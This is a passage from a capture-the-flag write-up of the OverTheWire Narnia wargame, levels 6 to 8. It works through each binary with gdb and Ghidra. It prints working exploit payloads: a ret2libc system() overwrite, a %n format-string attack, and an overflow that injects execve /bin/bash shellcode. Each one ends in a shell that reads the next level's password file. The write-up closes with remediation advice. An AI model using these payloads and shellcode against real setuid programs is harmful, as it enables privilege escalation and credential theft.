   0x565555ca <+42>:    add    $0x10,%esp
   0x565555cd <+45>:    mov    $0x0,%eax
   0x565555d2 <+50>:    lea    -0x8(%ebp),%esp
   0x565555d5 <+53>:    pop    %ecx
   0x565555d6 <+54>:    pop    %ebx
   0x565555d7 <+55>:    pop    %ebp
   0x565555d8 <+56>:    lea    -0x4(%ecx),%esp
   0x565555db <+59>:    ret
End of assembler dump.
```

Now with a breakpoint at main, we can see all of the corresponding addresses to each assembly instruction. Most notably, system call is at `0x565555c5`,so it follows that we should set a breakpoint there.

```
(gdb) b *0x565555c5
Breakpoint 2 at 0x565555c5
(gdb) c
Continuing.

Breakpoint 2, 0x565555c5 in main ()
(gdb) x/s $edx
```

```
0x565555c5:     "ls -la"
```

We can see that the **ls -la** command is in the edx register with an address of `0x565555c5`. To get the address of the system function, we can simply type the following in the gdb console:

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e4c850 <system>
```

The system is located at `0xf7e4c850`.

Exploit

Therefore, we can flood the buffer with 8 bytes before overwriting the eip. Accordingly, the exploit will look like the following:

```
COMMAND + JUNK + \x50\xc8\xe4\xf7 + ‘ ‘ + JUNK
```

Using this exploit template, we can run the narnia6 binary in gdb and pass this payload::

```
(gdb) r $(python -c "print 'ls'+'A'*6+'\x50\xc8\xe4\xf7'+' '+'B'*4")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia6 $(python -c "print
'ls'+'A'*6+'\x50\xc8\xe4\xf7'+' '+'B'*4")
sh: 1: lsAAAAAAP: not found
[Inferior 1 (process 21970) exited with code 01]
```

*Note how the command + the junk (namely ‘ls’ + ‘A’ * 6) is equal to eight bytes*

We can see that the sh command is trying to execute `lsAAAAAAP`, which is not a command. However, this can be easily resolved by adding a semicolon to the end of the **ls** command using one less ‘A’:

```
(gdb) r $(python -c "print 'ls;'+'A'*5+'\x50\xc8\xe4\xf7'+' '+'B'*4")
Starting program: /narnia/narnia6 $(python -c "print
'ls;'+'A'*5+'\x50\xc8\xe4\xf7'+' '+'B'*4")
narnia0    narnia1    narnia2    narnia3    narnia4    narnia5    narnia6
narnia7    narnia8
narnia0.c  narnia1.c  narnia2.c  narnia3.c  narnia4.c  narnia5.c  narnia6.c
narnia7.c  narnia8.c
sh: 1: AAAAAP: not found
```

```
[Inferior 1 (process 22579) exited with code 01]
```

The ls command was successfully executed. Running the narnia6 binary outside of gdb and implementing the sh command instead, we get a shell as narnia7:

```
narnia6@narnia:/narnia$ ./narnia6 $(python -c "print
'sh;'+'A'*5+'\x50\xc8\xe4\xf7'+' '+'B'*4")
$ whoami
narnia7
$ cat /etc/narnia_pass/narnia7
ahkiaziphu
```

Source Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

extern char **environ;

// tired of fixing values...
// - morla
unsigned long get_sp(void) {
       __asm__("movl %esp,%eax\n\t"
               "and $0xff000000, %eax"
               );
}

int main(int argc, char *argv[]){
        char b1[8], b2[8];
        int  (*fp)(char *)=(int(*)(char *))&puts, i;

        if(argc!=3){ printf("%s b1 b2\n", argv[0]); exit(-1); }

        /* clear environ */
        for(i=0; environ[i] != NULL; i++)
                memset(environ[i], '\0', strlen(environ[i]));
        /* clear argz    */
        for(i=3; argv[i] != NULL; i++)
                memset(argv[i], '\0', strlen(argv[i]));
```

```
        strcpy(b1,argv[1]);
        strcpy(b2,argv[2]);
        //if(((unsigned long)fp & 0xff000000) == 0xff000000)
        if(((unsigned long)fp & 0xff000000) == get_sp())
                exit(-1);
        setreuid(geteuid(),geteuid());
    fp(b1);

        exit(1);
}
```

Once again, Ghidra confused the for loop with a while loop. In any case, the operations within these loops were of no interest in regards to exploiting the binary. Note that the stdlib library was included in the binary which allowed us to use the system function.

Narnia 7

After grabbing the credentials of the narnia7 user, we can ssh into the box as the compromised user and access the narnia7 binary.

Binary Analysis

Behavior

When executing it, we are met with a prompt that expects an input as an argument:

```
narnia7@narnia:/narnia$ ./narnia7
Usage: ./narnia7 <buffer>
```

Putting a simple input such as ‘A’, we can see that nothing out of the ordinary occurs:

```
narnia7@narnia:/narnia$ ./narnia7 A
goodfunction() = 0x80486ff
hackedfunction() = 0x8048724

before : ptrf() = 0x80486ff (0xffffd568)
I guess you want to come to the hackedfunction...
Welcome to the goodfunction, but i said the Hackedfunction..
```

Ghidra

The program exits after printing out the above text. We can use Ghidra to further analyse how the binary functions:

```
void main(int param_1,undefined4 *param_2)

{
  int __status;

  if (param_1 < 2) {
    fprintf(stderr,"Usage: %s <buffer>\n",*param_2);
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  __status = vuln(param_2[1]);
                    /* WARNING: Subroutine does not return */
  exit(__status);
}
```

```
undefined4 goodfunction(void)

{
  puts("Welcome to the goodfunction, but i said the Hackedfunction..");
  fflush(stdout);
  return 0;
}
```

```
void vuln(char *param_1)

{
  code *local_88;
  char local_84 [128];

  memset(local_84,0,0x80);
  printf("goodfunction() = %p\n",goodfunction);
  printf("hackedfunction() = %p\n\n",hackedfunction);
  local_88 = goodfunction;
  printf("before : ptrf() = %p (%p)\n",goodfunction,&local_88);
  puts("I guess you want to come to the hackedfunction...");
  sleep(2);
  local_88 = goodfunction;
  snprintf(local_84,0x80,param_1);
  (*local_88)();
  return;
}
```

```
undefined4 hackedfunction(void)

{
  __uid_t __euid;
  __uid_t __ruid;

  printf("Way to go!!!!");
  fflush(stdout);
  __euid = geteuid();
  __ruid = geteuid();
  setreuid(__ruid,__euid);
  system("/bin/sh");
  return 0;
}
```

There are four functions of interest within the program: main, vuln, goodfunction, and hackedfunction. The main function takes an argument as input and passes it onto the vuln function. This vuln function allocates 128 bytes to the argument. Going further down this function, we can see that the local_84 variable is being assigned to the address of **goodfunction**.

Looking at the code for goofunction, we see that the function simply prints out a message and exits. Interestingly, toward the last line of the vuln function, the snprintf function is called and uses local_84 as an argument. Therefore, it can be deduced that this program is most likely vulnerable to a format string exploit. Seeing as hackedfunction calls **/bin/sh** with setuid privileges, if the local_88 variable is overwritten to point to the address of hackedfunction, then we will receive a shell as the narnia8 user.

Format String Exploit

The methodology to exploiting this binary is the same as the one outlined in [Narnia 2](). We can construct a payload that will look like the following:

(address to local_84) + %*PADDING*x

The padding will correspond to the decimal value of the address for hackedfunction so as to overwrite the value of the local_84 with the appropriate address. Note that the program will convert this decimal value into hexadecimal, and the hackedfunction will therefore be executed.

From executing the binary, we saw that the hacked address is located at `0x8048724`. Converting this hexadecimal value to decimal, we see that it is equivalent to 134514468. Furthermore, the binary printed out the value for local_84 at `0xffffd568`. Therefore, a string comprised of the address to this variable in little endian format (as this binary is in little endian) followed by a padding of 134514468 will result in the execution of hackedfunction:

```
narnia7@narnia:/narnia$ ./narnia7 $(python -c "print
'\x58\xd5\xff\xff'+'%134514468x%n'")
goodfunction() = 0x80486ff
hackedfunction() = 0x8048724

before : ptrf() = 0x80486ff (0xffffd558)
I guess you want to come to the hackedfunction...
Way to go!!!!$ whoami
narnia8
$ cat /etc/narnia_pass/narnia8
mohthuphog
```

Source Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int goodfunction();
int hackedfunction();

int vuln(const char *format){
        char buffer[128];
        int (*ptrf)();
```

```
        memset(buffer, 0, sizeof(buffer));
        printf("goodfunction() = %p\n", goodfunction);
        printf("hackedfunction() = %p\n\n", hackedfunction);

        ptrf = goodfunction;
        printf("before : ptrf() = %p (%p)\n", ptrf, &ptrf);

        printf("I guess you want to come to the hackedfunction...\n");
        sleep(2);
        ptrf = goodfunction;

        snprintf(buffer, sizeof buffer, format);

        return ptrf();
}

int main(int argc, char **argv){
        if (argc <= 1){
                fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
                exit(-1);
        }
        exit(vuln(argv[1]));
}

int goodfunction(){
        printf("Welcome to the goodfunction, but i said the
Hackedfunction..\n");
        fflush(stdout);

        return 0;
}

int hackedfunction(){
        printf("Way to go!!!!");
            fflush(stdout);
        setreuid(geteuid(),geteuid());
        system("/bin/sh");

        return 0;
}
```

Narnia 8

After exploiting a total of eight binaries, we are left with the task of exploiting the ninth and final binary: narnia8.

Binary Analysis

We can start by executing the binary to see how it behaves:

```
narnia8@narnia:/narnia$ ./narnia8
./narnia8 argument
```

Similar to the previous binaries, this program expects an argument. Providing a normal input does not seem to do anything except print that same value back out:

```
narnia8@narnia:/narnia$ ./narnia8 A
A
```

Furthermore, when providing a large input such as 5000 ‘A’s, no segmentation fault occurred.

Ghidra

We can further analyse this binary using Ghidra to understand the inner workings of the program:

```c
undefined4 main(int param_1,undefined4 *param_2)

{
  if (param_1 < 2) {
    printf("%s argument\n",*param_2);
  }
  else {
    func(param_2[1]);
  }
  return 0;
}
```

```
"main.c" 11L, 164C
```

```c
void func(int param_1)

{
  undefined local_1c [20];
  int local_8;

  local_8 = param_1;
  memset(local_1c,0,0x14);
  i = 0;
  while (*(char *)(local_8 + i) != '\0') {
    local_1c[i] = *(undefined *)(local_8 + i);
    i = i + 1;
  }
  printf("%s\n",local_1c);
  return;
}
```

There are two interesting functions: main and func. The main function simply gets the argument and passes it into func. Within this function are 2 global variables: local_1c and local_8. Twenty bytes are allocated to the former, while the latter is set to the argument. The local_1c variable has all of its contents set to 0. Within the while loop appears to be a sort of operation that is setting local_1c equivalent to some index within local_8. Just as in the previous binaries, Ghidra may have mistook a for loop for a while loop. It is possible that this segment in the code actually looks like the following:

```
for(i=0; local_8[i] != '\0'; i++){

    local_1c[i] = local_8[i];
    i = i + 1;
}
```

After performing this operation, the program prints the contents of local_1c. Looking at this **for loop**, we can see that the vulnerability lies within the fact that 20 bytes are allocated to the local_1c variable, but an argument of greater than 20 bytes can be inputted.
Additionally, running **checksec** on the binary reveals that the NX bit is also disabled:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/8]
└──╼ $checksec narnia8
[*] '/home/0xd4y/business/other/overthewire/narnia/8/narnia8'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

Therefore, the return address of func could potentially be overwritten to point to shellcode.

Buffer Overflow

Passing a large input into the argument of the program did not result in a segmentation fault.

Gdb

The program can be analyzed in a dynamic environment using gdb. This will help in further understanding how the binary works. Before providing an input, we must first put a break point toward the end of func right before the program exits:

```
pwndbg> disass func
Dump of assembler code for function func:
   0x0804841b <+0>:     push   ebp
   0x0804841c <+1>:     mov    ebp,esp
   0x0804841e <+3>:     sub    esp,0x18
```

```
   0x08048421 <+6>:     mov    eax,DWORD PTR [ebp+0x8]
   0x08048424 <+9>:     mov    DWORD PTR [ebp-0x4],eax
   0x08048427 <+12>:    push   0x14
   0x08048429 <+14>:    push   0x0
   0x0804842b <+16>:    lea    eax,[ebp-0x18]
   0x0804842e <+19>:    push   eax
   0x0804842f <+20>:    call   0x8048300 <memset@plt>
   0x08048434 <+25>:    add    esp,0xc
   0x08048437 <+28>:    mov    DWORD PTR ds:0x80497b0,0x0
   0x08048441 <+38>:    jmp    0x8048469 <func+78>
   0x08048443 <+40>:    mov    eax,ds:0x80497b0
   0x08048448 <+45>:    mov    edx,DWORD PTR ds:0x80497b0
   0x0804844e <+51>:    mov    ecx,edx
   0x08048450 <+53>:    mov    edx,DWORD PTR [ebp-0x4]
   0x08048453 <+56>:    add    edx,ecx
   0x08048455 <+58>:    movzx  edx,BYTE PTR [edx]
   0x08048458 <+61>:    mov    BYTE PTR [ebp+eax*1-0x18],dl
   0x0804845c <+65>:    mov    eax,ds:0x80497b0
   0x08048461 <+70>:    add    eax,0x1
   0x08048464 <+73>:    mov    ds:0x80497b0,eax
   0x08048469 <+78>:    mov    eax,ds:0x80497b0
   0x0804846e <+83>:    mov    edx,eax
   0x08048470 <+85>:    mov    eax,DWORD PTR [ebp-0x4]
   0x08048473 <+88>:    add    eax,edx
   0x08048475 <+90>:    movzx  eax,BYTE PTR [eax]
   0x08048478 <+93>:    test   al,al
   0x0804847a <+95>:    jne    0x8048443 <func+40>
   0x0804847c <+97>:    lea    eax,[ebp-0x18]
   0x0804847f <+100>:   push   eax
   0x08048480 <+101>:   push   0x8048550
   0x08048485 <+106>:   call   0x80482e0 <printf@plt>
   0x0804848a <+111>:   add    esp,0x8
   0x0804848d <+114>:   nop
   0x0804848e <+115>:   leave
   0x0804848f <+116>:   ret
```

A breakpoint was then set at the nop operation, and an input of 5 A's was passed (this amount was chosen arbitrarily):

```
pwndbg> b *0x0804848d
Breakpoint 1 at 0x804848d
```

```
pwndbg> r $(python -c "print 'A'*5")
Starting program: /home/0xd4y/business/other/overthewire/narnia/8/narnia8
$(python -c "print 'A'*5")
AAAAA

Breakpoint 1, 0x0804848d in func ()
```

Local_8 Address Behavior

The stack pointer can now be analyzed:

```
pwndbg> x/40x $esp
0xffffd044:     0x41414141      0x00000041      0x00000000      0x00000000
0xffffd054:     0x00000000      0xffffd2f9      0xffffd068      0x080484a7
0xffffd064:     0xffffd2f9      0x00000000      0xf7ddfe46      0x00000002
0xffffd074:     0xffffd114      0xffffd120      0xffffd0a4      0xffffd0b4
```

Note how there are 5 A's starting at `0xffffd044` followed by 15 0 bytes. The 0's are a result of the memset function. These 0's are then followed by the `0xffffd2f9` address. Examining this address reveals that it is pointing to the local_8 buffer:

```
pwndbg> x/s 0xffffd2f9
0xffffd2f9:     "AAAAA"
```

Interestingly, running the program again but inputting 6 A's instead of 5 results in a decrement of 1 to the local_8 address:

```
pwndbg> x/40x $esp
0xffffd044:     0x41414141      0x00004141      0x00000000      0x00000000
0xffffd054:     0x00000000      0xffffd2f8      0xffffd068      0x080484a7
0xffffd064:     0xffffd2f8      0x00000000      0xf7ddfe46      0x00000002
```

Furthermore, when inputting more than 20 bytes, the address of local_8 gets overwritten by one byte:

```
0xffffd034:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd044:     0x41414141      0xffffd241      0xffffd058      0x080484a7
```

However, when exactly 20 bytes are inputted followed by the address of local_8 and some junk, we are able to flood into other areas of memory:

`Payload:`

```
A*20 + ADDRESS_TO_LOCAL_8 + 'A'*6
```

When we passed 6 A's into the buffer, the address to local_8 was **0xfffd2f8**. If we are to input 14 more A's followed by the address to local_8 (which is four bytes) followed by another 6 A's, then the resulting address to local_8 would be 0xffffd2f8 - (14+4+6).

```
>>> hex(0xffffd2f8-24)
'0xffffd2e0'
```

Using this address, we can construct the payload as follows:

```
pwndbg> r $(python -c "print 'A'*20+'\xe0\xd2\xff\xff'+'A'*6")
Starting program: /home/0xd4y/business/other/overthewire/narnia/8/narnia8
$(python -c "print 'A'*20+'\xe0\xd2\xff\xff'+'A'*6")
AAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x0804848d in func ()
```

Now looking at the stack pointer, we see that we have successfully flooded memory past the local_8 address:

```
pwndbg> x/40x $esp
0xffffd024:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd034:     0x41414141      0xffffd2e0      0x41414141      0x08044141
0xffffd044:     0xffffd2e0      0x00000000      0xf7ddfe46      0x00000002
```

Incidentally, the reason why we were only able to overwrite other areas of memory only after including the address of the buffer in the payload, is because of the for loop within the program. When the address to local_8 is overwritten, the for loop is false and data stops getting written to local_1c.

Overwriting func Return Address

It is important to note that in the stack pointer, the return address of func is present shortly after the buffer:

```
pwndbg> x/40x $esp
0xffffd034:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd044:     0x41414141      0xffffd2ea      0xffffd058      0x080484a7
0xffffd054:     0xffffd2ea      0x00000000      0xf7ddfe46      0x00000002
0xffffd064:     0xffffd104      0xffffd110      0xffffd094      0xffffd0a4
0xffffd074:     0xf7ffdb40      0xf7fcb410      0xf7fa6000      0x00000001
```

```
0xffffd084:     0x00000000      0xffffd0e8      0x00000000      0xf7ffd000
0xffffd094:     0x00000000      0xf7fa6000      0xf7fa6000      0x00000000
0xffffd0a4:     0xe752d891      0xa309e681      0x00000000      0x00000000
0xffffd0b4:     0x00000000      0x00000002      0x08048320      0x00000000
0xffffd0c4:     0xf7fe9740      0xf7fe4080      0xf7ffd000      0x00000002
```

More specifically, it is at `0x080484a7`.

```
pwndbg> x/x 0x080484a7
0x80484a7 <main+23>:    0x83
```

We can verify that this is the return address of func by disassembling the main function:

```
pwndbg> disass main
Dump of assembler code for function main:
   0x08048490 <+0>:     push   ebp
   0x08048491 <+1>:     mov    ebp,esp
   0x08048493 <+3>:     cmp    DWORD PTR [ebp+0x8],0x1
   0x08048497 <+7>:     jle    0x80484ac <main+28>
   0x08048499 <+9>:     mov    eax,DWORD PTR [ebp+0xc]
   0x0804849c <+12>:    add    eax,0x4
   0x0804849f <+15>:    mov    eax,DWORD PTR [eax]
   0x080484a1 <+17>:    push   eax
   0x080484a2 <+18>:    call   0x804841b <func>
   0x080484a7 <+23>:    add    esp,0x4
   0x080484aa <+26>:    jmp    0x80484bf <main+47>
   0x080484ac <+28>:    mov    eax,DWORD PTR [ebp+0xc]
   0x080484af <+31>:    mov    eax,DWORD PTR [eax]
   0x080484b1 <+33>:    push   eax
   0x080484b2 <+34>:    push   0x8048554
   0x080484b7 <+39>:    call   0x80482e0 <printf@plt>
   0x080484bc <+44>:    add    esp,0x8
   0x080484bf <+47>:    mov    eax,0x0
   0x080484c4 <+52>:    leave
   0x080484c5 <+53>:    ret
End of assembler dump.
```

Note that **main+23** comes right after the call to func. Therefore, if we overwrite this return address of func to the address of the shellcode (just as we did in Narnia 2 and Narnia 4), then the shellcode will be executed consequently giving a shell as the narnia9 user.

Shellcode

Now on the target machine, we can run the narnia8 binary with an input of 20 A's and pipe it over to xxd to get the address of local_8:

```
narnia8@narnia:/narnia$ ./narnia8 $(python -c "print 'A'*20")|xxd
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 d1d7 ffff e8d5 ffff a784 0408  AAAA............
00000020: d1d7 ffff 0a
```

Here we can see that local_8 is located at 0xffffd7d1. Subtracting this address by 4 bytes (local_8c address) + 4 bytes (junk) + 4 bytes (shellcode address) + 33 bytes (shellcode[13]), we get the local_8 address as `0xffffd7a4`:

```
>>> hex(0xffffd7d1-(4+4+4+33))
'0xffffd7a4'
```

To calculate the address of the shellcode, we add 20 to the local_8 address to account for 20 A's + 4 (address of local_8) + 4 (junk) + 4 (address of shellcode):

```
>>> hex(0xffffd7a4+20+4+4+4)
'0xffffd7c4'
```

Therefore, the address of the shellcode is at `0xffffd7c4`. Finally, the payload can be passed as the argument:

```
narnia8@narnia:/narnia$ ./narnia8 $(python -c "print
'A'*20+'\xa4\xd7\xff\xff'+'\x90'*
4+'\xc4\xd7\xff\xff'+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\
x68\x68\x2f
\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'")
AAAAAAAAAAAAAAAAAAAAj
                     XRfh-pRjhh/bash/binRQS
bash-4.4$ whoami
narnia9
bash-4.4$ cat /etc/narnia_pass/narnia9
eiL5fealae
```

13 http://shell-storm.org/shellcode/files/shellcode-606.php

Source Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
// gcc's variable reordering messed things up
// to keep the level in its old style i am
// making "i" global until i find a fix
// -morla
int i;

void func(char *b){
        char *blah=b;
        char bok[20];
        //int i=0;

        memset(bok, '\0', sizeof(bok));
        for(i=0; blah[i] != '\0'; i++)
                bok[i]=blah[i];

        printf("%s\n",bok);
}

int main(int argc, char **argv){

        if(argc > 1)
                func(argv[1]);
        else
        printf("%s argument\n", argv[0]);

        return 0;
}
```

Looking at the code, the assumption that the while loop in func found by Ghidra is actually a for loop proved to be correct.

Conclusion

Binaries with setuid permissions must be carefully examined before other users are given execute permissions. Every binary was vulnerable to exploitation using well-known techniques, among them being re2libc, format string exploitation, and shellcode injection. The following remediations will strengthen the security of every tested binary:

- Perform boundary checks before passing user input into functions
    - Almost every binary outlined in this report was vulnerable due to failure of checking boundaries
    - Sensitive memory addresses were overwritten allowing ret2libc among other attacks
- Unnecessary disabling NX bit
    - The NX bit was unnecessarily disabled for multiple binaries resulting in shellcode injection
- Untrusted user input was directly passed to functions
    - Two out of nine binaries (namely Narnia 5 and Narnia 7) passed unsanitized user input directly to snprintf without boundary checks

SETUID permissions for every binary tested in this report should be removed immediately until the remediations outlined above are observed.